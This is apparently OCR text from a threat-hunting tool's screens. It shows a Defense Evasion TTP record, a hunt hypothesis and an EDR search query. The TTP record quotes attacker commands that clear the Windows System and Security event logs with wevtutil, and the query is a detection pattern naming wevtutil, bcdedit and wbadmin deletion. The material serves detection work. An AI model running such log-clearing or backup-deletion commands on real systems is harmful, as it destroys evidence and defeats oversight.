
- Temporal
- Cluster
- Other

Analytics

- Critical
- High
- Medium
- Low


Alert

Tools and data sources




Creating behaviors


TTPs


18
5
19
20
34
47
48
49
50
11
HYPOTHESIS
TTPS
AUDIT
EDIT
DETAIL
VIEW
AUTHOR
NOTE
C:\Windows\
id: 101
report: 4
author: [redacted]
created: 2018-05-29T14:06:02Z
killchain: Installation
tactic: Defense Evasion
technique: Disabling Security Tools
tool: [redacted]
note: C:\Windows\system32\cmd.exe /c wevtutil.exe cl System - C:\Windows\system32\cmd.exe /c wevtutil.exe cl Security - (See screen shot at bottom of p. 6)
patterns_trends: To further cover their tracks the deletion of the System & Security windows event log is performed, this will be used to try and make any analysis more difficult. [redacted]
location: p. 6
campaign: [redacted]
qa_notes:
qa_approved: true
Close


Hypothesis


18
5
19
20
34
47
48
49
50
11
HYPOTHESIS
TTPS
AUDIT
EDIT
DETAIL
VIEW
ACTIONA
Yes
Looking for cmd running thi...
index=edr ("cmd" OR "pow
id: 8
actionable: Yes
hypothesis: Looking for cmd running this utilities that could delete event logs and other traces of compromise.
gaps:
det_dev_needs:
note:
author:
created: 2018-05-29T14:06:02Z
modified: 2018-09-06T13:02:17.471162Z
Close

Behavior


VIEW
CIRT_SID
33
13
402
HYPOTHESIS
TTPS
AUDIT
DETAIL
VIEW
ACTIONA
Yes
12
14
1
6
id: 34
cirt_sid: 402
rt_ticket:
note: index=edr ("cmd" OR "powershell") AND (""wevtutil.exe cl"" OR ""bcdedit.exe /set"" OR ""wbadmin.exe delete"")
author: Justin Sherenco
created: 2018-09-06T13:02:17.481789Z
modified: 2018-10-01T14:28:41.620742Z
actors:
Close

